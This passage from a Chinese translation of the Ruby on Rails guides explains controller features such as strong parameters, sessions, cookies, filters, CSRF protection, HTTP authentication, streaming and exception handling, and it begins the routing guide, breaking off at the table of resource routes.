你可能还想在 `new` 动作中限制允许传入的属性。不过此时无法再根键上调用 `require` 方法，因为此时根键还不存在：

```
# using `fetch` you can supply a default and use
# the Strong Parameters API from there.
params.fetch(:blog, {}).permit(:title, :author)
```

使用 `accepts_nested_attributes_for` 方法可以更新或销毁响应的记录。这个方法基于 `id` 和 `_destroy` 参数：

```
# permit :id and :_destroy
params.require(:author).permit(:name, books_attributes: [:title, :id, :_destroy])
```

如果 Hash 的键是数字，处理方式有所不同，此时可以把属性作为 Hash 的直接子 Hash。`accepts_nested_attributes_for` 和 `has_many` 关联同时使用时会得到这种参数：

```
# To whitelist the following data:
# {"book" => {"title" => "Some Book",
#             "chapters_attributes" => { "1" => {"title" => "First Chapter"},
#                                        "2" => {"title" => "Second Chapter"}}}}

params.require(:book).permit(:title, chapters_attributes: [:title])
```

#### 4.5.4 不用健壮参数

健壮参数的目的是为了解决常见问题，不是万用良药。不过，可以很方便的和自己的代码结合，解决复杂需求。

假设有个参数包含产品的名字和一个由任意数据组成的产品附加信息 Hash，希望过滤产品名和整个附加数据 Hash。健壮参数不能过滤由任意键值组成的嵌套 Hash，不过可以使用嵌套 Hash 的键定义过滤规则：

```
def product_params
  params.require(:product).permit(:name, data: params[:product][:data].try(:keys))
end
```

# 5 会话

程序中的每个用户都有一个会话（session），可以存储少量数据，在多次请求中永久存储。会话只能在控制器和视图中使用，可以通过以下几种存储机制实现：

- `ActionDispatch::Session::CookieStore`：所有数据都存储在客户端
- `ActionDispatch::Session::CacheStore`：数据存储在 Rails 缓存里
- `ActionDispatch::Session::ActiveRecordStore`：使用 Active Record 把数据存储在数据库中（需要使用 `activerecord-session_store` gem）
- `ActionDispatch::Session::MemCacheStore`：数据存储在 Memcached 集群中（这是以前的实现方式，现在请改用 CacheStore）

所有存储机制都会用到一个 cookie，存储每个会话的 ID（必须使用 cookie，因为 Rails 不允许在 URL 中传递会话 ID，这么做不安全）。

大多数存储机制都会使用这个 ID 在服务商查询会话数据，例如在数据库中查询。不过有个例外，即默认也是推荐使用的存储方式 CookieStore。CookieStore 把所有会话数据都存储在 cookie 中（如果需要，还是可以使用 ID）。CookieStore 的优点是轻量，而且在新程序中使用会话也不用额外的设置。cookie 中存储的数据会使用密令签名，以防篡改。cookie 会被加密，任何有权访问的人都无法读取其内容。（如果修改了 cookie，Rails 会拒绝使用。）

CookieStore 可以存储大约 4KB 数据，比其他几种存储机制都少很多，但一般也足够用了。不过使用哪种存储机制，都不建议在会话中存储大量数据。应该特别避免在会话中存储复杂的对象（Ruby 基本对象之外的一切对象，最常见的是模型实例），服务器可能无法在多次请求中重组数据，最终导致错误。

如果会话中没有存储重要的数据，或者不需要持久存储（例如使用 Falsh 存储消息），可以考虑使用 `ActionDispatch::Session::CacheStore`。这种存储机制使用程序所配置的缓存方式。CacheStore 的优点是，可以直接使用现有的缓存方式存储会话，不用额外的设置。不过缺点也很明显，会话存在时间很多，随时可能消失。

关于会话存储的更多内容请参阅安全指南

如果想使用其他的会话存储机制，可以在 `config/initializers/session_store.rb` 文件中设置：

```
# Use the database for sessions instead of the cookie-based default,
# which shouldn't be used to store highly confidential information
# (create the session table with "rails g active_record:session_migration")
# YourApp::Application.config.session_store :active_record_store
```

签署会话数据时，Rails 会用到会话的键（cookie 的名字），这个值可以在 `config/initializers/session_store.rb` 中修改：

```
# Be sure to restart your server when you modify this file.
YourApp::Application.config.session_store :cookie_store, key: '_your_app_session'
```

还可以传入 `:domain` 键，指定可使用此 cookie 的域名：

```
# Be sure to restart your server when you modify this file.
YourApp::Application.config.session_store :cookie_store, key: '_your_app_session', domain
```

Rails 为 CookieStore 提供了一个密令，用来签署会话数据。这个密令可以在 `config/secrets.yml` 文件中修改：

```
# Be sure to restart your server when you modify this file.

# Your secret key is used for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!

# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
# You can use `rake secret` to generate a secure secret key.

# Make sure the secrets in this file are kept private
# if you're sharing your code publicly.

development:
  secret_key_base: a75d...

test:
  secret_key_base: 492f...

# Do not keep production secrets in the repository,
# instead read values from the environment.
production:
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

使用 CookieStore 时，如果修改了密令，之前所有的会话都会失效。

### 5.1 获取会话

在控制器中，可以使用实例方法 `session` 获取会话。

会话是惰性加载的，如果不在动作中获取，不会自动加载。因此无需禁用会话，不获取即可。

会话中的数据以键值对的形式存储，类似 Hash：

```
class ApplicationController < ActionController::Base

  private

  # Finds the User with the ID stored in the session with the key
  # :current_user_id This is a common way to handle user login in
  # a Rails application; logging in sets the session value and
  # logging out removes it.
  def current_user
    @_current_user ||= session[:current_user_id] &&
      User.find_by(id: session[:current_user_id])
  end
end
```

要想把数据存入会话，像 Hash 一样，给键赋值即可：

```
class LoginsController < ApplicationController
  # "Create" a login, aka "log the user in"
  def create
    if user = User.authenticate(params[:username], params[:password])
      # Save the user ID in the session so it can be used in
      # subsequent requests
      session[:current_user_id] = user.id
      redirect_to root_url
    end
  end
end
```

要从会话中删除数据，把键的值设为 `nil` 即可：

```
class LoginsController < ApplicationController
  # "Delete" a login, aka "log the user out"
  def destroy
    # Remove the user id from the session
    @_current_user = session[:current_user_id] = nil
    redirect_to root_url
  end
end
```

要重设整个会话，请使用 `reset_session` 方法。

## 5.2 Flash 消息

Flash 是会话的一个特殊部分，每次请求都会清空。也就是说，其中存储的数据只能在下次请求时使用，可用来传递错误消息等。

Flash 消息的获取方式和会话差不多，类似 Hash。Flash 消息是 FlashHash 实例。

下面以退出登录为例。控制器可以发送一个消息，在下一次请求时显示：

```
class LoginsController < ApplicationController
  def destroy
    session[:current_user_id] = nil
    flash[:notice] = "You have successfully logged out."
    redirect_to root_url
  end
end
```

注意，Flash 消息还可以直接在转向中设置。可以指定 `:notice`、`:alert` 或者常规的 `:flash`：

```
redirect_to root_url, notice: "You have successfully logged out."
redirect_to root_url, alert: "You're stuck here!"
redirect_to root_url, flash: { referral_code: 1234 }
```

上例中，`destroy` 动作转向程序的 `root_url`，然后显示 Flash 消息。注意，只有下一个动作才能处理前一个动作中设置的 Flash 消息。一般都会在程序的布局中加入显示警告或提醒 Flash 消息的代码：

```
<html>
  <!-- <head/> -->
  <body>
    <% flash.each do |name, msg| -%>
      <%= content_tag :div, msg, class: name %>
    <% end -%>

    <!-- more content -->
  </body>
</html>
```

如此一来，如果动作中设置了警告或提醒消息，就会出现在布局中。

Flash 不局限于警告和提醒，可以设置任何可在会话中存储的内容：

```
<% if flash[:just_signed_up] %>
  <p class="welcome">Welcome to our site!</p>
<% end %>
```

如果希望 Flash 消息保留到其他请求，可以使用 `keep` 方法：

```
class MainController < ApplicationController
  # Let's say this action corresponds to root_url, but you want
  # all requests here to be redirected to UsersController#index.
  # If an action sets the flash and redirects here, the values
  # would normally be lost when another redirect happens, but you
  # can use 'keep' to make it persist for another request.
  def index
    # Will persist all flash values.
    flash.keep

    # You can also use a key to keep only some kind of value.
    # flash.keep(:notice)
    redirect_to users_url
  end
end
```

#### 5.2.1 `flash.now`

默认情况下，Flash 中的内容只在下一次请求中可用，但有时希望在同一个请求中使用。例如，`create` 动作没有成功保存资源时，会直接渲染 `new` 模板，这并不是一个新请求，但却希望希望显示一个 Flash 消息。针对这种情况，可以使用 `flash.now`，用法和 `flash` 一样：

```
class ClientsController < ApplicationController
  def create
    @client = Client.new(params[:client])
    if @client.save
      # ...
    else
      flash.now[:error] = "Could not save client"
      render action: "new"
    end
  end
end
```

# 6 Cookies

程序可以在客户端存储少量数据（称为 cookie），在多次请求中使用，甚至可以用作会话。在 Rails 中可以使用 `cookies` 方法轻松获取 cookies，用法和 `session` 差不多，就像一个 Hash：

```
class CommentsController < ApplicationController
  def new
    # Auto-fill the commenter's name if it has been stored in a cookie
    @comment = Comment.new(author: cookies[:commenter_name])
  end

  def create
    @comment = Comment.new(params[:comment])
    if @comment.save
      flash[:notice] = "Thanks for your comment!"
      if params[:remember_name]
        # Remember the commenter's name.
        cookies[:commenter_name] = @comment.author
      else
        # Delete cookie for the commenter's name cookie, if any.
        cookies.delete(:commenter_name)
      end
      redirect_to @comment.article
    else
      render action: "new"
    end
  end
end
```

注意，删除会话中的数据是把键的值设为 `nil`，但要删除 cookie 中的值，要使用 `cookies.delete(:key)` 方法。

Rails 还提供了签名 cookie 和加密 cookie，用来存储敏感数据。签名 cookie 会在 cookie 的值后面加上一个签名，确保值没被修改。加密 cookie 除了会签名之外，还会加密，让终端用户无法读取。详细信息请参阅 API 文档。

这两种特殊的 cookie 会序列化签名后的值，生成字符串，读取时再反序列化成 Ruby 对象。

序列化所用的方式可以指定：

```
Rails.application.config.action_dispatch.cookies_serializer = :json
```

新程序默认使用的序列化方法是 `:json`。为了兼容以前程序中的 cookie，如果没设定 `cookies_serializer`，就会使用 `:marshal`。

这个选项还可以设为 `:hybrid`，读取时，Rails 会自动返序列化使用 `Marshal` 序列化的 cookie，写入时使用 `JSON` 格式。把现有程序迁移到使用 `:json` 序列化方式时，这么设定非常方便。

序列化方式还可以使用其他方式，只要定义了 `load` 和 `dump` 方法即可：

```
Rails.application.config.action_dispatch.cookies_serializer = MyCustomSerializer
```

## 7 渲染 XML 和 JSON 数据

在 `ActionController` 中渲染 `XML` 和 `JSON` 数据非常简单。使用脚手架生成的控制器如下所示：

```
class UsersController < ApplicationController
  def index
    @users = User.all
    respond_to do |format|
      format.html # index.html.erb
      format.xml  { render xml: @users}
      format.json { render json: @users}
    end
  end
end
```

你可能注意到了，在这段代码中，我们使用的是 `render xml: @users` 而不是 `render xml: @users.to_xml`。如果不是字符串对象，Rails 会自动调用 `to_xml` 方法。

## 8 过滤器

过滤器（filter）是一些方法，在控制器动作运行之前、之后，或者前后运行。

过滤器会继承，如果在 `ApplicationController` 中定义了过滤器，那么程序的每个控制器都可使用。

前置过滤器有可能会终止请求循环。前置过滤器经常用来确保动作运行之前用户已经登录。这种过滤器的定义如下：

```
class ApplicationController < ActionController::Base
  before_action :require_login

  private

  def require_login
    unless logged_in?
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url # halts request cycle
    end
  end
end
```

如果用户没有登录，这个方法会在 Flash 中存储一个错误消息，然后转向登录表单页面。如果前置过滤器渲染了页面或者做了转向，动作就不会运行。如果动作上还有后置过滤器，也不会运行。

在上面的例子中，过滤器在 `ApplicationController` 中定义，所以程序中的所有控制器都会继承。程序中的所有页面都要求用户登录后才能访问。很显然（这样用户根本无法登录），并不是所有控制器或动作都要做这种限制。如果想跳过某个动作，可以使用 `skip_before_action`：

```
class LoginsController < ApplicationController
  skip_before_action :require_login, only: [:new, :create]
end
```

此时，`LoginsController` 的 `new` 动作和 `create` 动作就不需要用户先登录。`:only` 选项的意思是只跳过这些动作。还有个 `:except` 选项，用法类似。定义过滤器时也可使用这些选项，指定只在选中的动作上运行。

### 8.1 后置过滤器和环绕过滤器

除了前置过滤器之外，还可以在动作运行之后，或者在动作运行前后执行过滤器。

后置过滤器类似于前置过滤器，不过因为动作已经运行了，所以可以获取即将发送给客户端的响应数据。显然，后置过滤器无法阻止运行动作。

环绕过滤器会把动作拉入（yield）过滤器中，工作方式类似 Rack 中间件。

例如，网站的改动需要经过管理员预览，然后批准。可以把这些操作定义在一个事务中：

```
class ChangesController < ApplicationController
  around_action :wrap_in_transaction, only: :show

  private

  def wrap_in_transaction
    ActiveRecord::Base.transaction do
      begin
        yield
      ensure
        raise ActiveRecord::Rollback
      end
    end
  end
end
```

注意，环绕过滤器还包含了渲染操作。在上面的例子中，视图本身是从数据库中读取出来的（例如，通过作用域（scope）），读取视图的操作在事务中完成，然后提供预览数据。

也可以不拉入动作，自己生成响应，不过这种情况不会运行动作。

## 8.2 过滤器的其他用法

一般情况下，过滤器的使用方法是定义私有方法，然后调用相应的 `*_action` 方法添加过滤器。不过过滤器还有其他两种用法。

第一种，直接在 `*_action` 方法中使用代码块。代码块接收控制器作为参数。使用这种方法，前面的 `require_login` 过滤器可以改写成：

```
class ApplicationController < ActionController::Base
  before_action do |controller|
    unless controller.send(:logged_in?)
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url
    end
  end
end
```

注意，此时在过滤器中使用的是 `send` 方法，因为 `logged_in?` 是私有方法，而且过滤器和控制器不在同一作用域内。定义 `require_login` 过滤器不推荐使用这种方法，但比较简单的过滤器可以这么用。

第二种，在类（其实任何能响应正确方法的对象都可以）中定义过滤器。这种方法用来实现复杂的过滤器，使用前面的两种方法无法保证代码可读性和重用性。例如，可以在一个类中定义前面的 `require_login` 过滤器：

```
class ApplicationController < ActionController::Base
  before_action LoginFilter
end

class LoginFilter
  def self.before(controller)
    unless controller.send(:logged_in?)
      controller.flash[:error] = "You must be logged in to access this section"
      controller.redirect_to controller.new_login_url
    end
  end
end
```

这种方法也不是定义 `require_login` 过滤器的理想方式，因为和控制器不在同一作用域，要把控制器作为参数传入。定义过滤器的类，必须有一个和过滤器种类同名的方法。对于 `before_action` 过滤器，类中必须定义 `before` 方法。其他类型的过滤器以此类推。`around` 方法必须调用 `yield` 方法执行动作。

# 9 防止请求伪造

跨站请求伪造（CSRF）是一种攻击方式，A 网站的用户伪装成 B 网站的用户发送请求，在 B 站中添加、修改或删除数据，而 B 站的用户绝然不知。

防止这种攻击的第一步是，确保所有析构动作（`create`，`update` 和 `destroy`）只能通过 GET 之外的请求方法访问。如果遵从 REST 架构，已经完成了这一步。不过，恶意网站还是可以很轻易地发起非 GET 请求，这时就要用到其他防止跨站攻击的方法了。

我们添加一个只有自己的服务器才知道的难以猜测的令牌。如果请求中没有该令牌，就会禁止访问。

如果使用下面的代码生成一个表单：

```
<%= form_for @user do |f| %>
  <%= f.text_field :username %>
  <%= f.text_field :password %>
<% end %>
```

会看到 Rails 自动添加了一个隐藏字段：

```
<form accept-charset="UTF-8" action="/users/1" method="post">
<input type="hidden"
       value="67250ab105eb5ad10851c00a5621854a23af5489"
       name="authenticity_token"/>
<!-- username & password fields -->
</form>
```

所有使用表单帮助方法生成的表单，都有会添加这个令牌。如果想自己编写表单，或者基于其他原因添加令牌，可以使用 `form_authenticity_token` 方法。

`form_authenticity_token` 会生成一个有效的令牌。在 Rails 没有自动添加令牌的地方（例如 Ajax）可以使用这个方法。

安全指南一文更深入的介绍了请求伪造防范措施，还有一些开发网页程序需要知道的安全隐患。

# 10 `request` 和 `response` 对象

在每个控制器中都有两个存取器方法，分别用来获取当前请求循环的请求对象和响应对象。`request` 方法的返回值是 `AbstractRequest` 对象的实例；`response` 方法的返回值是一个响应对象，表示回送客户端的数据。

## 10.1 `request` 对象

`request` 对象中有很多发自客户端请求的信息。可用方法的完整列表参阅 API 文档。其中部分方法说明如下：

| `request` 对象的属性 | 作用 |
| --- | --- |
| host | 请求发往的主机名 |
| domain(n=2) | 主机名的前 `n` 个片段，从顶级域名的右侧算起 |
| format | 客户端发起请求时使用的内容类型 |
| method | 请求使用的 HTTP 方法 |
| get?, post?, patch?, put?, delete?, head? | 如果 HTTP 方法是 GET/POST/PATCH/PUT/DELETE/HEAD，返回 `true` |
| headers | 返回一个 Hash，包含请求的报头 |
| port | 请求发往的端口，整数类型 |
| protocol | 返回所用的协议外加 `"://"`，例如 `"http://"` |
| query_string | URL 中包含的请求参数，`?` 后面的字符串 |
| remote_ip | 客户端的 IP 地址 |
| url | 请求发往的完整 URL |

### 10.1.1 `path_parameters`，`query_parameters` 和 `request_parameters`

不过请求中的参数随 URL 而来，而是通过表单提交，Rails 都会把这些参数存入 `params` Hash 中。`request` 对象中有三个存取器，用来获取各种类型的参数。`query_parameters` Hash 中的参数来自 URL；`request_parameters` Hash 中的参数来自提交的表单；`path_parameters` Hash 中的参数来自路由，传入相应的控制器和动作。

## 10.2 `response` 对象

一般情况下不会直接使用 `response` 对象。`response` 对象在动作中渲染，把数据回送给客户端。不过有时可能需要直接获取响应，比如在后置过滤器中。`response` 对象上的方法很多都可以用来赋值。

| `response` 对象的数学 | 作用 |
|---|---|
| body | 回送客户端的数据，字符串格式。大多数情况下是 HTML |
| status | 响应的 HTTP 状态码，例如，请求成功时是 200，文件未找到时是 404 |
| location | 转向地址（如果转向的话） |
| content_type | 响应的内容类型 |
| charset | 响应使用的字符集。默认是 `"utf-8"` |
| headers | 响应报头 |

### 10.2.1 设置自定义报头

如果想设置自定义报头，可以使用 `response.headers` 方法。报头是一个 Hash，键为报头名，值为报头的值。Rails 会自动设置一些报头，如果想添加或者修改报头，赋值给 `response.headers` 即可，例如：

```
response.headers["Content-Type"] = "application/pdf"
```

注意，上面这段代码直接使用 `content_type=` 方法更直接。

# 11 HTTP 身份认证

Rails 内建了两种 HTTP 身份认证方式：

- 基本认证
- 摘要认证

## 11.1 HTTP 基本身份认证

大多数浏览器和 HTTP 客户端都支持 HTTP 基本身份认证。例如，在浏览器中如果要访问只有管理员才能查看的页面，就会出现一个对话框，要求输入用户名和密码。使用内建的身份认证非常简单，只要使用一个方法，即 `http_basic_authenticate_with`。

```
class AdminsController < ApplicationController
  http_basic_authenticate_with name: "humbaba", password: "5baa61e4"
end
```

添加 `http_basic_authenticate_with` 方法后，可以创建具有命名空间的控制器，继承自 `AdminsController`，`http_basic_authenticate_with` 方法会在这些控制器的所有动作运行之前执行，启用 HTTP 基本身份认证。

### 11.2 HTTP 摘要身份认证

HTTP 摘要身份认证比基本认证高级，因为客户端不会在网络中发送明文密码（不过在 HTTPS 中基本认证是安全的）。在 Rails 中使用摘要认证非常简单，只需使用一个方法，即 `authenticate_or_request_with_http_digest`。

```
class AdminsController < ApplicationController
  USERS = { "lifo" => "world" }

  before_action :authenticate

  private

    def authenticate
      authenticate_or_request_with_http_digest do |username|
        USERS[username]
      end
    end
end
```

如上面的代码所示，`authenticate_or_request_with_http_digest` 方法的块只接受一个参数，用户名，返回值是密码。如果 `authenticate_or_request_with_http_digest` 返回 `false` 或 `nil`，表明认证失败。

## 12 数据流和文件下载

有时不想渲染 HTML 页面，而要把文件发送给用户。在所有的控制器中都可以使用 `send_data` 和 `send_file` 方法。这两个方法都会以数据流的方式发送数据。`send_file` 方法很方便，只要提供硬盘中文件的名字，就会用数据流发送文件内容。

要想把数据以数据流的形式发送给客户端，可以使用 `send_data` 方法：

```
require "prawn"
class ClientsController < ApplicationController
  # Generates a PDF document with information on the client and
  # returns it. The user will get the PDF as a file download.
  def download_pdf
    client = Client.find(params[:id])
    send_data generate_pdf(client),
              filename: "#{client.name}.pdf",
              type: "application/pdf"
  end

  private

    def generate_pdf(client)
      Prawn::Document.new do
        text client.name, align: :center
        text "Address: #{client.address}"
        text "Email: #{client.email}"
      end.render
    end
end
```

在上面的代码中， `download_pdf` 动作调用私有方法 `generate_pdf` 。 `generate_pdf` 才是真正生成 PDF 的方法，返回值字符串形式的文件内容。返回的字符串会以数据流的形式发送给客户端，并为用户推荐一个文件名。有时发送文件流时，并不希望用户下载这个文件，比如嵌在 HTML 页面中的图片。告诉浏览器文件不是用来下载的，可以把 `:disposition` 选项设为 `"inline"` 。这个选项的另外一个值，也是默认值，是 `"attachment"` 。

## 12.1 发送文件

如果想发送硬盘上已经存在的文件，可以使用 `send_file` 方法。

```
class ClientsController < ApplicationController
  # Stream a file that has already been generated and stored on disk.
  def download_pdf
    client = Client.find(params[:id])
    send_file("#{Rails.root}/files/clients/#{client.id}.pdf",
              filename: "#{client.name}.pdf",
              type: "application/pdf")
  end
end
```

`send_file` 一次只发送 4kB，而不是一次把整个文件都写入内存。如果不想使用数据流方式，可以把 `:stream` 选项设为 `false` 。如果想调整数据块大小，可以设置 `:buffer_size` 选项。

如果没有指定 `:type` 选项，Rails 会根据 `:filename` 中的文件扩展名猜测。如果没有注册扩展名对应的文件类型，则使用 `application/octet-stream` 。

要谨慎处理用户提交数据（参数，cookies 等）中的文件路径，有安全隐患，你可能并不想让别人下载这个文件。

不建议通过 Rails 以数据流的方式发送静态文件，你可以把静态文件放在服务器的公共文件夹中，使用 Apache 或其他服务器下载效率更高，因为不用经由整个 Rails 处理。

## 12.2 使用 REST 的方式下载文件

虽然可以使用 `send_data` 方法发送数据，但是在 REST 架构的程序中，单独为下载文件操作写个动作有些多余。在 REST 架构下，上例中的 PDF 文件可以视作一种客户端资源。Rails 提供了一种更符合 REST 架构的文件下载方法。下面这段代码重写了前面的例子，把下载 PDF 文件的操作放在 `show` 动作中，不使用数据流：

```
class ClientsController < ApplicationController
  # The user can request to receive this resource as HTML or PDF.
  def show
    @client = Client.find(params[:id])

    respond_to do |format|
      format.html
      format.pdf { render pdf: generate_pdf(@client) }
    end
  end
end
```

为了让这段代码能顺利运行，要把 PDF MIME 加入 Rails。在 `config/initializers/mime_types.rb` 文件中加入下面这行代码即可：

```
Mime::Type.register "application/pdf", :pdf
```

设置文件不会在每次请求中都重新加载，所以为了让改动生效，需要重启服务器。

现在客户端请求 PDF 版本，只要在 URL 后加上 `".pdf"` 即可：

```
GET /clients/1.pdf
```

## 12.3 任意数据的实时流

在 Rails 中，不仅文件可以使用数据流的方式处理，在响应对象中，任何数据都可以视作数据流。`ActionController::Live` 模块可以和浏览器建立持久连接，随时随地把数据传送给浏览器。

### 12.3.1 使用实时流

把 `ActionController::Live` 模块引入控制器中后，所有的动作都可以处理数据流。

```
class MyController < ActionController::Base
  include ActionController::Live

  def stream
    response.headers['Content-Type'] = 'text/event-stream'
    100.times {
      response.stream.write "hello world\n"
      sleep 1
    }
  ensure
    response.stream.close
  end
end
```

上面的代码会和浏览器建立持久连接，每秒一次，共发送 100 次 `"hello world\n"` 。

关于这段代码有一些注意事项。必须关闭响应数据流。如果忘记关闭，套接字就会一直处于打开状态。发送数据流之前，还要把内容类型设为 `text/event-stream` 。因为响应发送后（ `response.committed` 返回真值后）就无法设置报头了。

### 12.3.2 使用举例

架设你在制作一个卡拉 OK 机，用户想查看某首歌的歌词。每首歌（ `Song` ）都有很多行歌词，每一行歌词都要花一些时间（ `num_beats` ）才能唱完。

如果按照卡拉 OK 机的工作方式，等上一句唱完才显示下一行，就要使用 `ActionController::Live` ：

```
class LyricsController < ActionController::Base
  include ActionController::Live

  def show
    response.headers['Content-Type'] = 'text/event-stream'
    song = Song.find(params[:id])

    song.each do |line|
      response.stream.write line.lyrics
      sleep line.num_beats
    end
  ensure
    response.stream.close
  end
end
```

在这段代码中，只有上一句唱完才会发送下一句歌词。

### 12.3.3 使用数据流时的注意事项

以数据流的方式发送任意数据是个强大的功能，如前面几个例子所示，你可以选择何时发送什么数据。不过，在使用时，要注意以下事项：

- 每次以数据流形式发送响应时都会新建一个线程，然后把原线程中的本地变量复制过来。线程中包含太多的本地变量会降低性能。而且，线程太多也会影响性能。
- 忘记关闭响应流会导致套接字一直处于打开状态。使用响应流时一定要记得调用 `close`

方法。
- WEBrick 会缓冲所有响应，因此引入 `ActionController::Live` 也不会有任何效果。你应该使用不自动缓冲响应的服务器。

# 13 过滤日志

Rails 在 `log` 文件夹中为每个环境都准备了一个日志文件。这些文件在调试时特别有用，但上线后的程序并不用把所有信息都写入日志。

## 13.1 过滤参数

要想过滤特定的请求参数，禁止写入日志文件，可以在程序的设置文件中设置 `config.filter_parameters` 选项。过滤掉得参数在日志中会显示为 `[FILTERED]`。

```
config.filter_parameters << :password
```

## 13.2 过滤转向

有时需要从日志文件中过滤掉一些程序转向的敏感数据，此时可以设置 `config.filter_redirect` 选项：

```
config.filter_redirect << 's3.amazonaws.com'
```

可以使用字符串，正则表达式，或者一个数组，包含字符串或正则表达式：

```
config.filter_redirect.concat ['s3.amazonaws.com', /private_path/]
```

匹配的 URL 会显示为 `'[FILTERED]'`。

# 14 异常处理

程序很有可能有错误，错误发生时会抛出异常，这些异常是需要处理的。例如，如果用户访问一个连接，但数据库中已经没有对应的资源了，此时 Active Record 会抛出 `ActiveRecord::RecordNotFound` 异常。

在 Rails 中，异常的默认处理方式是显示“500 Internal Server Error”消息。如果程序在本地运行，出错后会显示一个精美的调用堆栈，以及其他附加信息，让开发者快速找到错误的地方，然后修正。如果程序已经上线，Rails 则会简单的显示“500 Server Error”消息，如果是路由错误或记录不存在，则显示“404 Not Found”。有时你可能想换种方式捕获错误，以及如何显示报错信息。在 Rails 中，有很多层异常处理，详解如下。

## 14.1 默认的 500 和 404 模板

默认情况下，如果程序错误，会显示 404 或者 500 错误消息。错误消息在 `public` 文件夹中的静态 HTML 文件中，分别是 `404.html` 和 `500.html`。你可以修改这两个文件，添加其他信息或布局，不过要记住，这两个是静态文件，不能使用 RHTML，只能写入纯粹的 HTML。

## 14.2 `rescue_from`

捕获错误后如果想做更详尽的处理，可以使用 `rescue_form`。`rescue_from` 可以处理整个控制器及其子类中的某种（或多种）异常。

异常发生时，会被 `rescue_from` 捕获，异常对象会传入处理代码。处理异常的代码可以是方法，也可以是 `Proc` 对象，由 `:with` 选项指定。也可以不用 `Proc` 对象，直接使用块。

下面的代码使用 `rescue_from` 截获所有 `ActiveRecord::RecordNotFound` 异常，然后做相应的处理。

```
class ApplicationController < ActionController::Base
  rescue_from ActiveRecord::RecordNotFound, with: :record_not_found

  private

    def record_not_found
      render plain: "404 Not Found", status: 404
    end
end
```

这段代码对异常的处理并不详尽，比默认的处理也没好多少。不过只要你能捕获异常，就可以做任何想做的处理。例如，可以新建一个异常类，用户无权查看页面时抛出：

```
class ApplicationController < ActionController::Base
  rescue_from User::NotAuthorized, with: :user_not_authorized

  private

    def user_not_authorized
      flash[:error] = "You don't have access to this section."
      redirect_to :back
    end
end

class ClientsController < ApplicationController
  # Check that the user has the right authorization to access clients.
  before_action :check_authorization

  # Note how the actions don't have to worry about all the auth stuff.
  def edit
    @client = Client.find(params[:id])
  end

  private

    # If the user is not authorized, just throw the exception.
    def check_authorization
      raise User::NotAuthorized unless current_user.admin?
    end
end
```

某些异常只能在 `ApplicationController` 中捕获，因为在异常抛出前控制器还没初始化，动作也没执行。详情参见 Pratik Naik 的文章。

## 15 强制使用 HTTPS 协议

有时，基于安全考虑，可能希望某个控制器只能通过 HTTPS 协议访问。为了达到这个目的，可以在控制器中使用 `force_ssl` 方法：

```
class DinnerController
  force_ssl
end
```

和过滤器类似，也可指定 `:only` 或 `:except` 选项，设置只在某些动作上强制使用 HTTPS：

```
class DinnerController
  force_ssl only: :cheeseburger
  # or
  force_ssl except: :cheeseburger
end
```

注意，如果你在很多控制器中都使用了 `force_ssl`，或许你想让整个程序都使用 HTTPS。此时，你可以在环境设置文件中设置 `config.force_ssl` 选项。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails 路由全解

本文介绍面向用户的 Rails 路由功能。

读完本文，你将学到：

- 如何理解 `routes.rb` 文件中的代码；
- 如何使用推荐的资源式，或使用 `match` 方法编写路由；
- 动作能接收到什么参数；
- 如何使用路由帮助方法自动创建路径和 URL；
- 约束和 Rack 端点等高级技术；

## Chapters

# 1 Rails 路由的作用

Rails 路由能识别 URL，将其分发给控制器的动作进行处理，还能生成路径和 URL，无需直接在视图中硬编码字符串。

## 1.1 把 URL 和代码连接起来

Rails 程序收到如下请求时

```
GET /patients/17
```

会查询路由，找到匹配的控制器动作。如果首个匹配的路由是：

```
get '/patients/:id', to: 'patients#show'
```

那么这个请求就交给 `patients` 控制器的 `show` 动作处理，并把 `{ id: '17' }` 传入 `params`。

## 1.2 生成路径和 URL

通过路由还可生成路径和 URL。如果把前面的路由修改成：

```
get '/patients/:id', to: 'patients#show', as: 'patient'
```

在控制器中有如下代码：

```
@patient = Patient.find(17)
```

在相应的视图中有如下代码：

```
<%= link_to 'Patient Record', patient_path(@patient) %>
```

那么路由就会生成路径 `/patients/17`。这么做代码易于维护、理解。注意，在路由帮助方法中无需指定 ID。

# 2 资源路径：Rails 的默认值

使用资源路径可以快速声明资源式控制器所有的常规路由，无需分别为 `index`、`show`、`new`、`edit`、`create`、`update` 和 `destroy` 动作分别声明路由，只需一行代码就能搞定。

## 2.1 网络中的资源

浏览器向 Rails 程序请求页面时会使用特定的 HTTP 方法，例如 `GET`、`POST`、`PATCH`、`PUT` 和 `DELETE`。每个方法对应对资源的一种操作。资源路由会把一系列相关请求映射到单个路由器的不同动作上。

如果 Rails 程序收到如下请求：

```
DELETE /photos/17
```

会查询路由将其映射到一个控制器的路由上。如果首个匹配的路由是：

```
resources :photos
```

那么这个请求就交给 `photos` 控制器的 `destroy` 方法处理，并把 `{ id: '17' }` 传入 `params`。

## 2.2 CRUD，HTTP 方法和动作

在 Rails 中，资源式路由把 HTTP 方法和 URL 映射到控制器的动作上。而且根据约定，还映射到数据库的 CRUD 操作上。路由文件中如下的单行声明：

```
resources :photos
```

会创建七个不同的路由，全部映射到 `Photos` 控制器上：

| HTTP 方法 | 路径 | 控制器#动作 | 作用 |
| --- | --- | --- | --- |
| GET | /photos | photos#index | 显示所有图片 |
| GET | /photos/new | photos#new | 显示新建图片的表单 |
| POST | /photos | photos#create | 新建图片 |
| GET | /photos/:id | photos#show | 显示指定的图片 |
| GET | /photos/:id/edit | photos#edit | 显示编辑图片的表单 |
| PATCH/PUT | /photos/:id | photos#update | 更新指定的图片 |
| DELETE | /photos/:id | photos#destroy | 删除指定的图片 |

